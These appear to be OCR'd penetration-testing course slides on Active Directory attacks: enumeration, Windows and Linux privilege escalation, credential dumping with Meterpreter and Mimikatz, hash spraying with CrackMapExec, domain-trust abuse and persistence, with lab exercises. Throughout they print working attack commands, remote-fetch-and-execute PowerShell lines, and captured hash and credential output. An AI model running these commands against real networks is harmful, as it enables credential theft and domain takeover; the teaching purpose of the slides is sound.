
	A	B
1	Category	Value
2	Name	[redacted]
3	Functional Level	[redacted]
4	Domain Naming Master	[redacted]
5	Schema Master	[redacted]
6	RootDomain	[redacted]
7	Domain Count	1
8	Site Count	1
9	Global Catalog Count	1
10	Domain	[redacted]
11	Site	Default-First-Site-Name
12	GlobalCatalog	[redacted]
13	Tombstone Lifetime	180
14	Recycle Bin (2008 R2 onwards)	Disabled
15	Privileged Access Management (2016 onwards)	Disabled

Active Directory Enumeration: BloodHound

- **BloodHound:**
  - Tool to analyze and visualize Active Directory Trust Relationships. The graphical representation made using BloodHound can help to identify the shortest path to compromise a domain. https://github.com/BloodHoundAD/BloodHound




Active Directory Enumeration: BloodHound



Active Directory Enumeration

- **Grouper2:**
  - It finds vulnerabilities in AD Group Policy.
    https://github.com/l0ss/Grouper2
- **ADACLScanner:**
  - AD Access Control List Scanner with report generation feature.
    https://github.com/canix1/ADACLScanner
- **Pingcastle:**
  - AD security audit tool.
    https://github.com/vletoux/pingcastle



Privilege Escalation

Once a user/service has been compromised the access we get, can be of low privilege or not be sufficient enough to reach the ultimate goal (scope dependent). The goal could be to compromise the Domain Controller or to get access to a specific host containing sensitive information.

In such scenarios we need to attempt to elevate our privileges. Depending upon the target platform there can be multiple techniques to do so, ranging from extracting information from local files, to exploiting kernel bugs.

Privilege Escalation Techniques: Windows

Common Windows Privilege Escalation Techniques:

- Passwords in files (unattend.xml, sysprep.inf)
- Decryptable Passwords in SYSVOL
- Scheduled tasks with weak folder permissions
- Weak folder permissions for startup applications
- Unquoted Paths
- DLL Hijacking
- Token Impersonation
- Internal Password/Hash Spraying
- Dump Hashes/Creds
- Local Exploits (e.g. MS16-135)
- Poisoning name resolution (NBT-NS/LLMNR)
- Kerberoasting

Reference: https://rmusser.net/docs/Privilege%20Escalation%20&%20Post-Exploitation.html#privescwin

Credentials in Files

- Find file containing the keyword:
  - findstr /si password *.xml *.ini *.txt *.config *.bat *.vbs
- Find file with filename:
  - dir /S /B *pass*.txt == *pass*.xml == *pass*.ini == *cred* == *vnc* == *.config*
- Search the registry for key names:
  - REG QUERY HKLM /F "password" /t REG_SZ /S /K
  - REG QUERY HKCU /F "password" /t REG_SZ /S /K
- Unattend/Sysprep file locations:
  - C:\unattend.xml
  - C:\Windows\Panther\Unattend.xml
  - C:\Windows\Panther\Unattend\Unattend.xml
  - C:\Windows\system32\sysprep.inf
  - C:\Windows\system32\sysprep\sysprep.xml

Exploring Weak Folder Permissions

- Startup tasks
  - wmic startup get caption,command
  - reg query HKLM\Software\Microsoft\Windows\CurrentVersion\R
  - reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run
  - reg query HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
  - dir "C:\Documents and Settings\All Users\Start Menu\Programs\Startup"
  - dir "C:\Documents and Settings\%username%\Start Menu\Programs\Startup"
- Scheduled tasks
  - schtasks /query /fo LIST 2>nul | findstr TaskName
  - Get-ScheduledTask | where {$_.TaskPath -notlike "\Microsoft*"} | ft TaskName,TaskPath,State

Reference:

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md

Poisoning Name Resolution

Select Administrator: Windows PowerShell

```
2018-02-06T10:29:45 - LLMNR request for mgarg received from
2018-02-06T10:29:46 - SMB NTLMv2 challenge/response captured
admin::                                  )4A101D41FDCBFC4A9BB6C1A1D8BD
002001000450044005000 2D005400450053005400010010004 5(
000300100065006400700002D0074006500730074000700080 8
000C74
690066
2018-02-06T10:29:46 - LLMNR request for      received from
2018-02-06T10:29:46 - LLMNR request for      received from
2018-02-06T10:29:46 - SMB NTLMv2 challenge/response capture
LSD-06\admin - not unique
2018-02-06T10:29:46 - LLMNR request for      received from
2018-02-06T10:29:46 - LLMNR request for      received from
2018-02-06T10:29:47 - SMB NTLMv2 challenge/response capture
LSD-06\admin - not unique
2018-02-06T10:29:47 - LLMNR request for wpad received from
2018-02-06T10:29:47 - LLMNR request for wpad received from
2018-02-06T10:29:47 - NBNS request for                rece
2018-02-06T10:29:47 - NBNS request for                rece
2018-02-06T10:29:47 - NBNS request for               eived
2018-02-06T10:29:48 - LLMNR request for wpad received from
2018-02-06T10:29:48 - LLMNR request for wpad received from
2018-02-06T10:29:48 - LLMNR request for NPID8198F received
2018-02-06T10:29:48 - HTTP request for /wpad.dat received f
2018-02-06T10:29:48 - HTTP host header wpad received from 1
2018-02-06T10:29:48 - HTTP user agent received from
Mozilla/5.0 (compatible; MSIE 10.0; Win32; Trident/6.0)
2018-02-06T10:29:48 - LLMNR request for wpad received from
2018-02-06T10:29:48 - NBNS request for                rece
2018-02-06T10:29:48 - NBNS request for               recei
2018-02-06T10:29:49 - HTTP NTLMv2 challenge/response captur
                                  )0008003000300000000000000000000000000020000
                                  )0000000000000000000000000000000090012004800 5
00000
2018-02-06T10:29:49 - LLMNR request for              ived
2018-02-06T10:29:50 - LLMNR request for               from
2018-02-06T10:29:50 - NBNS request for M              rece
2018-02-06T10:29:50 - SMB NTLMv2 challenge/response capture
admin:
000020
740003
000005
006900
2018-02-06T10:29:50 - LLMNR request for wpad received from
2018-02-06T10:29:50 - LLMNR request for      received fro
2018-02-06T10:29:50 - LLMNR request for      received fro
2018-02-06T10:29:50 - NBNS request for                rec
```

Tools for PrivEsc Check: Windows

Common windows privilege escalation tools:

- **Metasploit Framework:**
  https://github.com/rapid7/metasploit-framework/wiki/Nightly-Installers
- **PowerUp:**
  https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1
- **Sherlock:** https://github.com/rasta-mouse/Sherlock
- **Powerless:** https://github.com/M4ximuss/Powerless
- **Windows-privesc-check:** https://github.com/pentestmonkey/windows-privesc-check
- **Windows-kernel-exploits:** https://github.com/SecWiki/windows-kernel-exploits

Tools in Action

- PowerUp

```
PS [redacted]> IEX(New-Object System.Net.WebClient).DownloadString("https://raw.githubusercontent.com/PowerShell
Mafia/PowerSploit/master/Privesc/PowerUp.ps1")
PS [redacted]> Invoke-AllChecks

[*] Running Invoke-AllChecks


[*] Checking if user is in a local group with administrative privileges...
[+] User is in a local group that grants administrative privileges!
[+] Run a BypassUAC attack to elevate privileges to admin.


[*] Checking for unquoted service paths...


ServiceName    : sshd
Path           : [redacted]
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'sshd' -Path <HijackPath>
CanRestart     : False

ServiceName    : sshd
Path           : [redacted]
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'sshd' -Path <HijackPath>
CanRestart     : False




[*] Checking service executable and argument permissions...
```

Privilege Escalation Techniques: Linux

Common Linux Privilege Escalation Techniques:

- Files with cleartext passwords
- Weak password for local/network services
- Exploit services running as root
- SUID Binaries
- Exposed NFS shares
- Misconfigured SUDO rights
- Weak permissions in CRON jobs file/directory
- Kernel exploits

Reference: https://rmusser.net/docs/Privilege%20Escalation%20&%20Post-Exploitation.html#linpriv

LinEnum

```
$ ./LinEnum.sh

#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
# version 0.95

[-] Debug Info
[+] Thorough tests = Disabled


Scan started at:
Thu Feb 14 10:56:08 PST 2019


### SYSTEM ##############################################
[-] Kernel information:
Linux redhunt 4.15.0-23-generic #25-Ubuntu SMP Wed May 23 18:02:16 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux


[-] Kernel information (continued):
Linux version 4.15.0-23-generic (buildd@lgw01-amd64-055) (gcc version 7.3.0 (Ubuntu 7.3.0-16ubuntu3)) #25-Ubuntu


[-] Specific release information:
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=18.04
DISTRIB_CODENAME=bionic
DISTRIB_DESCRIPTION="Ubuntu 18.04 LTS"
NAME="Ubuntu"
VERSION="18.04 LTS (Bionic Beaver)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 18.04 LTS"
VERSION_ID="18.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=bionic
UBUNTU_CODENAME=bionic


[-] Hostname:
redhunt
```

Tools for PrivEsc Check: Linux

- **LinEnum:** https://github.com/rebootuser/LinEnum
- **PE-Linux:** https://github.com/WazeHell/PE-Linux
- **Unix-privesc-check:** https://github.com/pentestmonkey/unix-privesc-check

Dumping Privileged Information

Once we have gained access to a network (hopefully with a higher privilege), we can move further to extract sensitive information from the hosts within the network. This would allow us to move further in the network and demonstrate the impact of the breach.

The definition of the privileged information would vary depending upon the scope of the assessment, however some examples can be admin/high privilege credentials, private SSH keys to sensitive hosts, Access tokens, API keys etc.

Privileged Information: Meterpreter

- Password hash dump:
  - meterpreter > hashdump
- Dump all credentials:
  - meterpreter > load kiwi
  - meterpreter > creds_all
- Impersonate Token:
  - meterpreter > use incognito
  - meterpreter > list_token -u
  - meterpreter > list_token -g
  - meterpreter > impersonate_token <token_name>

```
meterpreter > sysinfo
Computer        : [redacted]
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : [redacted]
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > hashdump
admin:1000:[redacted]:[redacted]5:::
Administrat[redacted]5[redacted]e0c089c0:::
[redacted]:1002:[redacted]1[redacted]::
Guest:501[redacted]3[redacted]:::
```

Mimikatz: The Swiss Army Knife

Mimikatz is a tool written in C to gather credential data from Windows systems.

- Extract User Passwords from lsass.exe
  - mimikatz # privilege::debug
  - mimikatz # sekurlsa::logonPasswords full
- Extract the krbtgt hash from DC
  - privilege::debug
  - lsadump::lsa /inject /name:krbtgt **OR**
  - lsadump::dcsync /domain:domain.example.local /user:krbtgt
- Perform Pass-the-Hash
  - sekurlsa::pth /user:Administrator /domain:internal_domain /ntlm:{NTLM_hash} /run:cmd.exe

```
  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (May 20 2014 08:56:48)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with  14 modules * * */


mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 2 ; 1945030280 (00000002:73eece88)
Session           : RemoteInteractive from 2
User Name         :
Domain            :
SID               : S-1-5-21-8 4245398-129 4280 3-68 0 330-1 05
        msv :
         [00000003] Primary
         * Username :
         * Domain   :
         * NTLM     : a61490
         * SHA1     : ab6076
         [00010000] CredentialKeys
         * NTLM     : a6149
         * SHA1     : ab607
        tspkg :
        wdigest :
         * Username :
         * Domain   :
         * Password :
        kerberos :
         * Username :
         * Domain   :
         * Password :
        ssp :
        credman :
```

Reference: https://adsecurity.org/?page_id=1821

Mass-Mimikatz

Mimikatz also has powershell versions. Combining a few methods, we can launch a mass mimikatz attack on a network if we have access to an admin user's password/hash:

- IEX(New-Object System.Net.WebClient).DownloadString("https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerView/powerview.ps1")
- Find-LocalAdminAccess | Invoke-MassMimikatz –Verbose

Reference: https://adsecurity.org/?page_id=1821

Other Memory Dump Utilities

- **Mimikittenz**, a powershell tool to extract sensitive plain-text information from running process memory address space, such as credentials, PII data, encryption keys etc.
  - https://github.com/putterpanda/mimikittenz
- Similarly there is another utilities such as mimipy, **Crykex** which can dump passwords and keys from various processes memory and works on linux/OSX.
  - https://github.com/n1nj4sec/mimipy
  - https://github.com/cryptolok/CryKeX

```
[redacted]/$ sudo python packed/mimipy.py
[sudo] password for [redacted]:
[SYSTEM - LightDM] :
        - Process       : /usr/sbin/lightdm
        - Username      : [redacted]
        - Password      : [redacted]
```

Utilising Privileged Information

Once privileged information has been extracted it can be further used to gain more access within the network.

We can spray extracted password/hash across the network to check if any other hosts accepts them and provides us information which can help us reach our goal. For example, using crackmapexec we can spray the password/hash over a network and dump hashes if possible:


- crackmapexec IP/localhost -u USERNAME -p "PASSWORD" --sam

Credential Spray with HashDump: CrackMapExec

```
$ crackmapexec .1.1. .1.1. .1.1. .1.1. .1.1. -u admin -p --sam
CME .1.1. :445 [*] Windows 5.1
CME .1.1. :445 [*] Windows 5.1
CME .1.1. :445 [*] Windows 5.1
CME .1.1. :445 [*] Windows 5.1
CME .1.1. 445 [*] Windows 6.1
CME .1.1. :445 [+] admin: (Pwn3d!)
CME .1.1. :445 [+] \admin (Pwn3d!)
CME .1.1. :445 [+] admin: (Pwn3d!)
CME .1.1. :445 [+] min: Pwn3d!)
CME .1.1. 445 [+] 06\admin (Pwn3d!)
CME .1.1. :445 [+] Dumping local SAM hashes (uid:rid:lmhash:nthash)
CME .1.1. :445 [+] Dumping local SAM hashes (uid:rid:lmhash:nthash)
CME .1.1. :445 [+] Dumping local SAM hashes (uid:rid:lmhash:nthash)
CME .1.1. :445 [+] Dumping local SAM hashes (uid:rid:lmhash:nthash)
CME .1.1. 445 [+] Dumping local SAM hashes (uid:rid:lmhash:nthash)
CME .1.1. :445 Administrator:500: 4ee:
CME .1.1. :445 Administrator:500: 4ee:
CME .1.1. :445 Guest:501: cfe0
CME .1.1. :445 HelpAssistant:1000 27a7
CME .1.1. :445 Administrator:500: 4ee:
CME .1.1. :445 Administrator:500: 4ee:
CME .1.1. 445 Administrator:500:a ee:3
CME .1.1. :445 Guest:501: cfe0
CME .1.1. :445 SUPPORT_38 5140 ':::
CME .1.1. :445 Guest:501: cfe0
CME .1.1. :445 Guest:501: cfe0
CME .1.1. 445 Guest:501:a fe0d
CME .1.1. :445 HelpAssistant:1000 ef07
CME .1.1. :445 admin:1003 d5a8
CME .1.1. 445 admin:1000: 5a8c
CME .1.1. :445 HelpAssistant:1000 0a1f
CME .1.1. :445 HelpAssistant:1000 9bf2
CME .1.1. :445 SUPPORT_ 5140 ):::
CME .1.1. :445 bis:1005 fe0d
CME .1.1. :445 SUPPORT_ 5140 ):::
CME .1.1. 445 1001: 113f
CME .1.1. :445 SUPPORT_388945a0:1 5140 ':::
CME .1.1. :445 bis:1003: 4113
CME .1.1. :445 admin:100 d5a8
CME .1.1. :445 ADMIN:100 d5a8
CME .1.1. :445 admin:100 d5a8
CME .1.1. :445 bis:1004: 4113
CME .1.1. :445 bis:1004: 4113
[*] KTHXBYE!
```


Lab Exercise 20

- *Using any of the domain privilege escalation techniques, compromise the Domain Administrator of CConsoleDev.*



Domain Trust

Multiple domains within a forest can communicate with each other based on the trust relationship they have. This allows domains to share (and restrict) resource sharing within the forest environment. This trust relation could be one way or two way.



Reference: https://blogs.msmvps.com/acefekay/2016/11/02/active-directory-trusts/

Domain Trust

Trust Type	Characteristics	Direction	Notes
Parent-Child	Transitive	Two-way	Created automatically when a child domain is added.
Tree-Root	Transitive	Two-way	Created automatically when a new Tree is added to a forest.
Shortcut	Transitive	One-way or Two-way	Created Manually. Used in an AD DS forest to shorten the trust path to improve authentication times.
Forest	Transitive	One-way or Two-way	Created Manually. Used to share resources between AD DS forests.
External	Non-transitive	One-way	Created Manually. Used to access resources in an NT 4.0 domain or a domain in another forest that does not have a forest trust established.
Realm	Transitive or non-transitive	One-way or Two-way	Created Manually. Used to access resources between a non-Windows Kerberos V5 realm and an AD DS domain.

Reference: https://blogs.msmvps.com/acefekay/2016/11/02/active-directory-trusts/

Enumerating Trust

PowerSploit's PowerView module provides functions to enumerate trust:

- Get-NetDomainTrust
- Get-NetForestTrust
- Find-ForeignUser
- Find-ForeignGroup
- Invoke-MapDomainTrust

Bloodhound and **TrustVisualizer** (https://github.com/HarmJ0y/TrustVisualizer) can be used to create a domain trust visualization.

Exploiting Trust: Attack Path

- Using Get-NetDomainTrust identify the trust relationship of current domain with other domains.

  > IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1')

  > Get-NetDomainTrust

- Use Find-ForeignGroup see if any groups in the trusting domain contains members in the trusted domain.

  > Find-ForeignGroup -Domain trustingdomain.local

Exploiting Trust: Attack Path


- Use Find-ForeignUser to see if any users from trusted domain has access into other groups in the forest.

  > Find-ForeignUser -Domain trustingdomain.local

- Use the privilege to move further.

Lab Exercise 21

- Enumerate Domain trust.
- Enumerate a trusted user for the established trust.
- Using the trusted user, gain access to machines on Domain cconsole.com
- Read the secret.txt file in the C:\ of the Domain Controller of cconsole.com



Persistence

Once the highest possible privilege or the goal of the assessment has been achieved, it is also required to demonstrate that an attacker could maintain the current access to the hosts for future use.

Persistence allows the attacker to access the network in future and extract updated sensitive information or perform malicious activity at a pre-defined time for maximum damage.

Persistence Techniques: Windows

Some of the persistence techniques in Windows:

- Create and add a new user to the highest privilege group
- Extract and Save Password/Hashes of high privilege users
- Scheduled Tasks
- Generate a Golden/Silver Ticket
